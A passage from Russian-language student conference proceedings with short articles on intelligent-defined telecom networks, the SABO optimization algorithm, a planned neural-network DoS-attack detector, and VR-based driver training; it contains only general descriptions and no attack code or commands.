


Рис. 3. Логическая архитектура ИОС

В логической архитектуре ИОС используется межуровневая оптимизация, позволяющая динамично управлять параметрами разных подуровней стека протоколов. Таким образом, взаимодействие между уровнями в плоскости ИИ согласовывается по стеку и не закреплена при переходе от уровня к уровню, как в традиционной архитектуре.



*Интеллектуализация сетей связи*

Как известно, существует несколько подходов к интеллектуализации сетей связи. Одним из часто применяемых подходов является «интеллектуализацией в целом», при которой производится полная разработка и построение новых подсистем и устройств при формировании нового сетевого стандарта, например, беспроводные сети связи шестого поколения (6G).

При применении же подхода «интеллектуализации по частям» производится плавный переход к новой системе, например, в первую очередь проводится интеллектуализация системы управления сетью, и в последующем проводится интеллектуализация сетевых и абонентских устройств. Связи со сложностью проведения интеллектуализации наиболее жизнеспособным является второй подход.

Реализовать такие сети возможно на основе интеллектуализации программно-конфигурируемых сетей (ПКС) [3]. В такой сети будет устанавливаться специальный элемент – сетевой интеллектуальный агент, который производит постоянный сбор данных о состоянии и принимает оптимальное решение на основе правил и знаний (рис. 4). При этом база правил и знаний постоянно обучается исходя из принятых решений на различные изменения в сети.




Рис. 4. Представление интеллектуализации SDN

### *Заключение*

Таким образом, проведенный анализ развития телекоммуникационных систем и сетей связи, и современные тенденции развития позволили сформировать новую парадигму – интеллектуально-определяемых сетей (ИОС). Благодаря чему открываются новые возможности в сфере предоставляемых услуг связи, повышается эффективность применения ресурсов и управления. При этом ИОС будет значительно отличаться от традиционных инфокоммуникационных систем, за счет внедрения новых интеллектуальных технологий, новых принципов проектирования и новых сетевых архитектур.

### **Список используемых источников**

1. Alsharif M. A. et al. Sixth Generation (6G) Wireless Networks: Vision, Research Activities, Challenges and Potential Solutions // Symmetry. 2020. No. 12.
2. Комашинский В. И., Максимов А. И. Системы подвижной радиосвязи с пакетной передачей информации. Основы моделирования. М. : Горячая линия – Телеком, 2007. 176 с.
3. Yao H., Mai T., Xu X., Zhang P., Li M., Liu Y. NetworkAI: An Intelligent Network Architecture for Self-Learning Control Strategies in Software Defined Networks // IEEE Internet of Things Journal. 2018. PP. 1–9.

**УДК 004.021**

**ГРНТИ 27.41.77**

## **НОВЫЙ АЛГОРИТМ ОПТИМИЗАЦИИ SABO**

**В. Г. Иванов, Д. О. Пихенько**

Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного о

*В этой статье используется новый оптимизатор SABO, который достигает подходящего квазиоптимального решения для различных задач оптимизации. Основная идея при разработке SABO заключается в использовании усредненной информации и вычитании лучших и худших членов популяции для управления совокупностью алгоритмов в пространстве поиска решений. Результаты оптимизации унимодальных функций показывают высокую эксплуатационную способность алгоритма SABO, который приближается к глобальным оптимумам функции.*

*оптимизация, алгоритм оптимизации, задача оптимизации.*

Оптимизационная задача – это задача, которая имеет более одного полного решения. Процесс выбора наилучшего решения среди возможных решений называется оптимизацией [1].

Согласно теореме о «бесплатном обеде» [2], нельзя гарантировать, что алгоритм способный решить одну или несколько задач оптимизации может решить и другие задачи.

Пространством поиска – приемлемое пространство для решения задачи оптимизации. Пространство поиска можно представить в виде системы координат с количеством осей, равными числу переменных, задействованных при решении задачи. Члены популяции перемещаются в этом пространстве поиска, стремясь достичь соответствующего квазиоптимального решения.

Основная идея при разработке SABO (*subtraction and average based optimizer*) состоит в обновлении членов популяции, основанных на усреднение информации и вычитании худших и лучших его представителей.

Этапы SABO перечислены ниже:

Шаг 1: Укажите задачу оптимизации.

Шаг 2: Укажите параметры алгоритма.

Шаг 3: Первоначальное позиционирование членов популяции алгоритма в пространстве поиска решений.

Шаг 4: Оценка всех членов популяции.

Шаг 5: Определение лучших и худших представителей популяции.

Шаг 6: Вычисление среднего значения и вычитание лучших и худших представителей популяции.

Шаг 7: Обновление членов популяции SABO на основе усредненной информации и вычитание лучших и худших представителей популяции.

Шаг 8: Повторение шагов 4–7 до тех пор, пока не будет достигнуто условие остановки.

Шаг 9: Предоставление наилучшего квазиоптимального решения задачи оптимизации.

В SABO каждый член популяции является возможным решением задачи оптимизации. Фактически, каждый элемент SABO математически представляет собой вектор с числом элементов, равных числу переменных решения, в то время как каждый элемент этого вектора определяет значение переменной, соответствующей этому элементу. Переменные для SABO моделируются в соответствии с уравнением:

$$X = \begin{bmatrix} X_1 \\ \vdots \\ X_i \\ \vdots \\ X_N \end{bmatrix}_{N \times m} = \begin{bmatrix} x_{1,1} & \cdots & x_{1,d} & \cdots & x_{1,m} \\ \vdots & \ddots & \vdots & \ddots & \vdots \\ x_{i,1} & \cdots & x_{i,d} & \cdots & x_{i,m} \\ \vdots & \ddots & \vdots & \ddots & \vdots \\ x_{N,1} & \cdots & x_{N,d} & \cdots & x_{N,m} \end{bmatrix}_{N \times m},$$

где  $X$  – возможные решения SABO,  $X_i$  –  $i$ -е возможное решение SABO,  $N$  – количество членов SABO, а  $x_{i,d}$  – значение переменных, определенных

для  $i$ -го возможного решения. Каждая переменная SABO является потенциальным решением. С помощью потенциальных решений вычисляется целевая функция. Это приводит к значению, соответствующему каждому члену SABO для целевой функции. Набор этих значений моделируется с использованием вектора в соответствии с уравнением:

$$F = \begin{bmatrix} F_1 \\ \vdots \\ F_i \\ \vdots \\ F_N \end{bmatrix}_{N \times 1},$$

где  $F_i$  представляет значение целевой функции, соответствующее  $i$ -му члену. Сравнение значений, полученных для целевой функции, является основным критерием при определении качества решения. SABO включает в себя три различных этапа в процессе которых происходит обновление переменных для алгоритма с целью улучшения возможных решений. Первый этап SABO моделируется с помощью уравнений:

$$L^R = \frac{X_b + X_w}{2},$$

$$x_{i,d}^{new,R} = \begin{cases} x_{i,d} + r \cdot (L_d^R - I \cdot x_{i,d}), & F^R < F_i; \\ x_{i,d} + r \cdot (x_{i,d} - L_d^R), & \text{else,} \end{cases}$$

$$X_i = \begin{cases} X_i^{new,R}, & F_i^{new,R} < F_i; \\ X_i, & \text{else,} \end{cases}$$

где  $L^R$  – среднее значение худших и лучших членов популяции,  $F^R$  – значение целевой функции,  $L_d^R$  –  $d$ -е измерение  $L^R$ ,  $X_b$  – лучший представитель SABO,  $X_w$  – худший представитель SABO,  $X_i^{new,R}$  – новое значение  $i$ -го члена популяции,  $F_i^{new,R}$  – значение целевой функции,  $x_{i,d}^{new,R}$  –  $d$ -е измерение  $X_i^{new,R}$ ,  $I$  – случайное число, равное 1 или 2, а  $r$  – случайное число из интервала  $[0, 1]$ . На втором этапе члены популяции обновляются на основе вычитания информации о лучших и худших представителях популяции. Концепция второго этапа SABO описывается с помощью уравнений:

$$L^2 = X_b - X_w,$$

$$x_{i,d}^{new,P_2} = x_{i,d} + r \times L_d^{P_2},$$

$$X_i = \begin{cases} X_i^{new,P_2}, & F_i^{new,P_2} < F_i; \\ X_i, & \text{else,} \end{cases}$$

где  $L_d^{P_2}$  – вычитание худших и лучших членов популяции SABO,  $x_{i,d}^{new,P_2}$  новое предлагаемое значение  $i$ -го решения, полученного на этапе 2,  $F_i^{new,P_2}$  значение целевой функции и  $x_{i,d}^{new,P_2}$  –  $d$ -е измерение  $X_i^{new,P_2}$ .

Наконец, на третьем этапе происходит обновление членов популяции, которые описывается с помощью уравнений:

$$x_{i,d}^{new,P_3} = x_{i,d} + r \cdot (x_{i,d} - I \cdot x_{b,d}),$$

$$X_i = \begin{cases} X_i^{new,P_3}, & F_i^{new,P_3} < F_i; \\ X_i, & \text{else,} \end{cases}$$

где  $X_i^{new,P_3}$  – новый статус  $i$ -го члена популяции, полученного на 3 этапе,  $F_i^{new,P_3}$  – значение целевой функции,  $x_{i,d}^{new,P_3}$  –  $d$ -е измерение  $X_i^{new,P_3}$ .

После реализации описанных трех этапов, используемых SABO, каждый член популяции помещается в новую позицию пространства поиска. Основываясь на новых значениях, алгоритм переходит к следующей итерации, и шаги алгоритма повторяются в соответствии с уравнениями до тех пор, пока алгоритм не выполнит то число итераций, которые были заданы изначально. Как правило, наилучшее полученное решение в ходе выполнения алгоритма вводится в качестве решения задачи оптимизации.

### Вывод

Результаты оптимизации унимодальных тестовых функций  $F_1$ – $F_4$  (табл. 1) с использованием известных алгоритмов оптимизации, таких как GSA [3], TLBO [4], GWO [5] и предложенного SABO представлены в таблице 2. Основываясь на результатах, представленных в этой таблице, SABO находит глобальный оптимум для функции  $F_1$ . Кроме того, SABO для  $F_2$ – $F_4$  является лучшим оптимизатором среди ныне представленных. Опираясь на результаты моделирования, можно утверждать, что SABO показывает результаты, которые превосходят и ближе к глобальному оптимуму, по сравнению с другими алгоритмами оптимизации.

ТАБЛИЦА 1. Унимодальные тестовые функции.

№	Функция ( $F$ )	Диапазон	Размерность	$F_{\min}$
1.	$F_1(x) = \sum_{i=1}^m x_i^2$	[-100,100]	30	0
2.	$F_2(x) = \sum_{i=1}^m  x_i  + \prod_{i=1}^m  x_i $	[-10,10]	30	0
3.	$F_3(x) = \sum_{i=1}^m \left( \sum_{j=1}^i x_j \right)^2$	[-100,100]	30	0
4.	$F_4(x) = \max\{ x_i , 1 \leq i \leq m\}$	[-100,100]	30	0

ТАБЛИЦА 2. Результаты оптимизатора *SABO* и других алгоритмов оптимизации.

		SABO	GSA	TLBO	GWO
$F_1$	ave	0	2.0255E-17	8.3373E-60	1.09E-58
$F_2$	ave	1.59E-304	2.3702E-08	7.1704E-35	1.2952E-34
$F_3$	ave	1.16E-264	279.3439	2.7531E-15	7.4091E-15
$F_4$	ave	1.06E-252	3.2547E-09	9.4199E-15	1.2599E-14

**Список используемых источников**

1. Dehghani M., Montazeri Z., Dehghani A., Samet H., Sotelo C., Sotelo D., Ehsani-far A., Malik O. P., Guerrero J. M., Dhiman G., Ramirez-Mendoza R. A. 2020d. DM: Dehghani method for modifying optimization algorithms // Applied Sciences 10(21):7683. DOI 10.3390/app10217683.
2. Wolpert D. H., Macready W. G. 1997. No free lunch theorems for optimization // IEEE Transactions on Evolutionary computation 1(1):67–82. DOI 10.1109/4235.585893.
3. Rashedi E., Nezamabadi-Pour H., & Saryazdi S. (2009). GSA: a gravitational search algorithm // Information sciences, 179(13), 2232–2248.
4. Rao R., Savsani V., & Vakharia, D. (2011). Teaching–learning-based optimization: a novel method for constrained mechanical design optimization problems // Computer-aided design, 43(3), 303–315.
5. Rezaei H., Bozorg-Haddad O., & Chu X. (2018). Grey wolf optimization (GWO) algorithm // In Advanced Optimization by Nature-Inspired Algorithms (pp. 81–91). Springer.

Статья представлена научным руководителем, зам. начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.

УДК 004.056  
ГРНТИ 81.93.29

## РАЗРАБОТКА НЕЙРОСЕТЕВОГО МОДУЛЯ ДЛЯ ОБНАРУЖЕНИЯ DOS-АТАК НА ИНФОРМАЦИОННУЮ СИСТЕМУ

**М. А. Иванов, Д. В. Соловьев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящей статье ставится задача разработки программного модуля для обнаружения DoS-атак на информационную систему на основе технологий искусственных нейронных сетей. Осуществляется аналитический обзор предметной области, показывается эффективность применения математического аппарата искусственных нейронных сетей в решении задач информационной безопасности в целом и противодействия атакам на отказ в обслуживании, в частности. Производится анализ и выбор сред и средств разработки для нейросетевого модуля обнаружения.*

*нейронная сеть, DoS-атака, система.*

В связи с развитием информационных технологий и компьютеризацией экономики одним из важнейших вопросов в деятельности компании становится обеспечение информационной безопасности. Информация – это один из самых ценных и важных активов любого предприятия и должна быть надлежащим образом защищена [1]. Существуют различные типы атак на сетевые ресурсы: DDoS и DoS-атаки, фишинг, brute-force, боты, атаки через посредника [2].

На данный момент практически каждая компания имеет или использует сетевые ресурсы, все эти ресурсы могут стать мишенью для DoS или DDoS-атак. DoS-атака (*DenialofService*) – отказ в обслуживании. Это тип атаки, которая вызывает перегрузку подсистемы сервиса. DDoS-атака (*DistributedDenialofService*) – по сути, это та же DoS-атака, но реализованная с нескольких машин на один целевой хост. Успешная атака может привести к неработоспособности ресурса, следовательно, и потери прибыли. Число DDoS-атак в России в 2022 году выросло на 700 % в сравнении с показателем годичной давности [3]. Это показывает актуальность создания и использования методов для защиты сетевых информационных систем. Сейчас уже существуют методы и системы, решающие эти проблемы, однако растущее число злоумышленников и атак требуют постоянного совершенствования систем защиты от атак типа «отказ в обслуживании».

Нейронные сети являются популярным способом решения различного рода задач. Нейронные сети – математическая модель, а также её программное или аппаратное воплощение, построенная по принципу организации и функционирования биологических нейронных сетей [4]. Задачи, решаемые нейронными сетями: классификация; регрессия; прогнозирование временных рядов; кластеризация; генерация.

Искусственные нейронные сети используются в информационной безопасности для обнаружения, предотвращения и реагирования на кибератаки, вредоносные программы и другие угрозы безопасности.

ИНС обучаются на основе исторических данных, чтобы научиться распознавать образцы и зависимости в данных. В информационной безопасности они могут быть использованы для обнаружения аномальных событий в сети, которые могут указывать на наличие вредоносной деятельности, такой как вторжения или кибератаки.

ИНС могут использоваться для анализа трафика в реальном времени, чтобы определить, является ли трафик безопасным или потенциально вредоносным. Они также могут использоваться для анализа журналов безопасности, чтобы выявить подозрительные попытки входа в систему или другие аномальные события [5].

ИНС – мощный инструмент для обеспечения безопасности в информационной среде, но его эффективность зависит от правильной настройки и обучения, а также от использования других методов защиты.

Во всемирной паутине представлено достаточно большое количество приложений для обнаружения DoS-атак. Для создания эффективного нейронного модуля обнаружения, необходимо провести изучение технологий для защиты от низкоинтенсивных атак.

Системы обнаружения атак – программное или аппаратное средство, предназначенное для выявления факторов неавторизованного доступа в отдельную компьютерную систему или сеть либо несанкционированного управления ими в основном через Интернет. Системы обнаружения атак обеспечивают дополнительный уровень защиты компьютерных систем [6].

Системы обнаружения атак используют два метода:

1) Обнаружение на основе сигнатур, которое берет активность данных и сравнивает её с сигнатурой или шаблоном в базе данных сигнатур. Обнаружение на основе сигнатур имеет ограничение, в соответствии с которым новая вредоносная активность, которой нет в базе данных игнорируется.

2) Обнаружение на основе статистический аномалий или поведений, которое в отличии, от основанного на сигнатуре обнаруживает любую аномалию и выдает предупреждение, следовательно, обнаруживаются новые типы атак.

Существует несколько типов систем обнаружения атак:

1) Сетевая система обнаружения атак.



Система работает на уровне сети и отслеживает трафик со всех устройств. Система легко внедряется, может быть незаметна злоумышленникам и в основном невосприимчива к прямым атакам. К недостаткам относятся: отсутствие возможности обрабатывать большие объемы трафика, отсутствует возможность анализа зашифрованного трафика и фрагментированных пакетов.

### 2) Хост-система обнаружения атак.

Система отслеживает системные данные и ищет вредоносную активность на отдельном хосте. Может получать доступ к зашифрованным пакетам данным и обнаруживать атаки с неуловимыми возможностями. Содержит информацию в журналах аудита об изменениях в системах и прикладных программах. Прямая атака на операционную систему делает их уязвимыми, требует большие объемы дискового пространства [7].

### 3) Система обнаружения атак построенная на нейронной сети.

Нейросети позволяют идентифицировать типичные характеристики сетевого трафика и идентифицировать статистически значимые отклонения от установленного режима работы. Нейросети обучаются на сетевом трафике, специфичном для данной сети. Её можно настроить так, чтобы в будущем она реагировала на малейшее изменение в сети и продолжала самообучаться.

На данный момент при использовании нейросетей для обнаружения аномальной сетевой активности часто используют стандартные структуры нейронных сетей и алгоритмы обучения, не способные к дальнейшему самообучению. Их обучение проводится на большой выборке, но однократно, что не позволяет нейронной сети в дальнейшем адаптироваться к изменениям трафика[8].

В будущем мной будет разработан нейросетевой модуль обнаружения атак на отказ в обслуживании, в качестве алгоритма обучения предполагается выбрать один из алгоритмов обучения «с учителем». Для сбора экспериментальных данных, на которых будет обучаться нейросетевой модуль, необходимо собрать экспериментальный стенд, состоящий из сервера и атакующего компьютера, представленный на рис. 1.

Далее будет происходить сбор нормального и трафика с DoS-атаками с помощью специальной программы Wireshark, далее будет происходить формирование обучающих выборок и непосредственно обучение нейронной сети. Затем в режиме прямого распространения нейросеть по данным поданных на вход будет детектировать наличие или отсутствие трафика с атакой. Данные о высокой эффективности обнаружения трафика с DoS-атакой для правильно обученной нейронной сетью подтверждаются рядом исследований. Например, в статьях Я. В. Тарасова [9] и Е. Г. Емельяновой, А. А. Талаева, И. П. Тищенко, В. П. Фраленко [10] показано, что правильно обученная нейронная сеть обнаруживает DoS-атаки с точностью 99,9 %.

Точные метрики и методы, использованные в исследованиях, могут различаться, но общий вывод о высокой эффективности нейронных сетей при обнаружении DoS-атак подтверждается целым рядом научных работ.



Рис. 1. Экспериментальный стенд

Для разработки нейросетевых приложений используются различные языки программирования, в зависимости от целей, среды выполнения и доступных инструментов. Перечислим самые распространенные языки, используемые для разработки нейронных модулей:

1. Python – высокоуровневый язык программирования общего назначения, ориентированный на повышение производительности разработчика и читаемости кода [11].

2. C++ – компилируемый, статически типизированный язык программирования общего назначения. Поддерживает такие парадигмы программирования, как процедурное программирование, объектно-ориентированное программирование, обобщенное программирование [12].

Основным языком для программирования был выбран Python, потому что в открытом доступе представлено большое количество готовых примеров нейронных сетей, специальные библиотеки для разработки нейронных модулей. С помощью данного языка легко разрабатывать сложные алгоритмы за короткое время. Нейросети – преимущественно небольшие программы, но при этом существует необходимость часто изменять их, подбирая наилучшую архитектуру, предобработку данных и другие параметры. Поэтому трудности с легаси-кодом практически отсутствуют, но есть потребность в быстрой разработке. Создание и построение нейронных сетей на Python – вариант, удовлетворяющий этим требованиям лучше, чем использование C++ [13]. Для языка Python существует множество сред разработки IDE (*Integrated Development Environment*) и текстовых редакторов кода, каждая из которых имеет свои преимущества:

1. PyCharm – комплексная среда разработки на Python, включающая в себя полный набор инструментов для работы с языком. PyCharm предлагает разработчику почти все, что требуется от эффективной Python IDE, включая функцию модульного тестирования, выделения и автоматического завершения [14].

2. Thonny – IDE с простым и интуитивно понятным интерфейсом. Утилита создавалась с образовательными целями Тартуским университетом при поддержке фонда RaspberryPi и Cybernetica AS [15].

Основной средой для разработки был выбран PyCharm, которая включает в себя отладчик, интеллектуальный редактор кода и инструменты для навигации.

### Список используемых источников

1. Информационная безопасность. URL: <https://pirit.biz/resheniya/informacionnaja-bezopasnost>
2. Основные виды атак на инфраструктуру и концепция защиты от них. URL: <https://onlanta.ru/press/smi/osnovnye-vidy-atak-na-infrastrukturu-i-kontseptsiya-zashchity-ot-nikh/>
3. DDoS-атаки в России. URL: <https://clck.ru/33XHL0>
4. Нейронная сеть. URL: [https://ru.wikipedia.org/wiki/Нейронная\\_сеть](https://ru.wikipedia.org/wiki/Нейронная_сеть)
5. Нейронные сети в кибербезопасности. URL: <https://habr.com/ru/post/587694/>
6. Средства обнаружения вторжений. URL: <https://asta74.ru/products/sredstva-obnaruzheniya-vtorzhenij-kompyuternyh-atak>
7. Сравнительный анализ функциональных возможностей программно-аппаратных систем обнаружения компьютерных атак. URL: <https://moluch.ru/conf/stud/archive/363/15679/>
8. Kumar S., Spafford E. Pattern Matching Model for Misuse Intrusion Detection // Proceedings of the 17th National Computer Security Conference. New York. 1994. стр. 11–21.
9. Метод обнаружения низкоинтенсивных DDoS-атак на основе гибридной нейронной сети. URL: <https://cyberleninka.ru/article/n/metod-obnaruzheniya-nizkointensivnyh-ddos-atak-na-osnove-gibridnoy-neyronnoy-seti>
10. Нейросетевая технология обнаружения сетевых атак на информационные ресурсы. URL: <https://cyberleninka.ru/article/n/neyrosetevaya-tehnologiya-obnaruzheniya-setevyh-atak-na-informatsionnye-resursy>
11. Python. URL: <https://ru.wikipedia.org/wiki/Python>
12. C++. URL: <https://ru.wikipedia.org/wiki/C++>
13. Нейронные сети на Python: как все устроено. URL: <https://clck.ru/33u98y>
14. PyCharm. URL: <https://www.jetbrains.com/ru-ru/pycharm/>
15. Как выбрать инструменты Python: IDE и редакторы кода. URL: <https://eternalhost.net/blog/razrabotka/python-ide>

УДК 004.946  
ГРНТИ 28.17.33

## МОДЕЛЬ И МЕТОД ОБУЧЕНИЯ ВОЖДЕНИЮ ТРАНСПОРТНЫХ СРЕДСТВ С ПРИМЕНЕНИЕМ ТЕХНОЛОГИИ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

**Р. С. Иванов, Т. В. Мусаева**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Работа посвящена разработке модели и методу обучения управлению транспортным средством с применением симулятора в виртуальной среде, созданной современными средствами информационных технологий. Предлагаемая модель приложения позволит погрузить обучающегося в виртуальную среду, в которой с помощью интерфейса симулятора (тренажёра) выбранного транспортного средства будут отрабатываться навыки вождения и действия в разных возможных непредвиденных ситуациях. Данное исследование может быть внедрено в автошколах.*

*виртуальная реальность, модель обучающей среды, транспортное средство, симулятор, метод обучения*

Каждый год количество автотранспорта на дорогах растёт, требуя от водителей все более высокого уровня мастерства и навыков управления. Однако, традиционный подход к обучению вождению не всегда соответствует современным технологиям и требованиям, которые предъявляются к водителям.

На сегодняшний день, процесс обучения вождению транспортным средством регламентируется такими документами как:

- приказ Министерства просвещения РФ от 8 ноября 2021 г. N 808 [1];
- подпункт «д» п. 5, подп. «е» п. 7 Положения о лицензировании образовательной деятельности [2];
- приказ МВД России от 4 февраля 2019 г. [3];
- иные регламентирующие документы, касающиеся требований к автомобилям на которых проходит процесс обучения.

В настоящее время, на разных платформах автошкол и курсов применяются классические методы обучения, представленные на рис. 1. Они состоят из теоретических лекций, наглядность которых зависит от навыков преподавателя, и практической части, проходящей на физическом транспортном средстве. После прохождения обучения, требуется сдать теоретический экзамен и практический на автомобиле.

Проблемы классического подхода к обучению, рассмотрены в статьях [4, 5]:

- требует много ресурсов на обучение и имеет малую наглядность, в особенности при специфичных ситуациях;
- преподаватели правил дорожного движения и инструкторы зачастую противоречат друг другу;
- нет единого процесса обучения, каждый преподает, исходя из личных компетенций и опыта;
- качество теоретической и практической части сильно зависят от навыков лектора и инструктора.




Рис. 1. Классическая модель обучения

Виртуальная реальность (VR) открывает новые возможности для обучения управлением транспортным средством [6]. Эта технология позволяет создавать интерактивные тренажеры, которые наилучшим образом передают окружающую среду. Виртуальный тренажер позволяет водителям учиться вождению на различных типах автомобилей, а также практиковать различные ситуации на дороге, в городском потоке, на скорости, в непогоду или в сложных дорожных условиях.

Модель обучения вождению транспортным средством с использованием технологий виртуальной реальности представлена на рис. 2. Разные модели вариантов обучения с применением виртуальной среды рассмотрены в статье [7].

В предлагаемой модели отсутствует роль преподавателя, что позволяет создать новый метод обучения, позволяющий самостоятельно изучить теоретический материал, получить навыки практического вождения по наглядным подсказкам и материалам, представленным в интерфейсе приложения. Также, в среде виртуальной реальности появится возможность выбора разных сцен, имитирующих окружающую обстановку и возникающих ситуация на дороге.

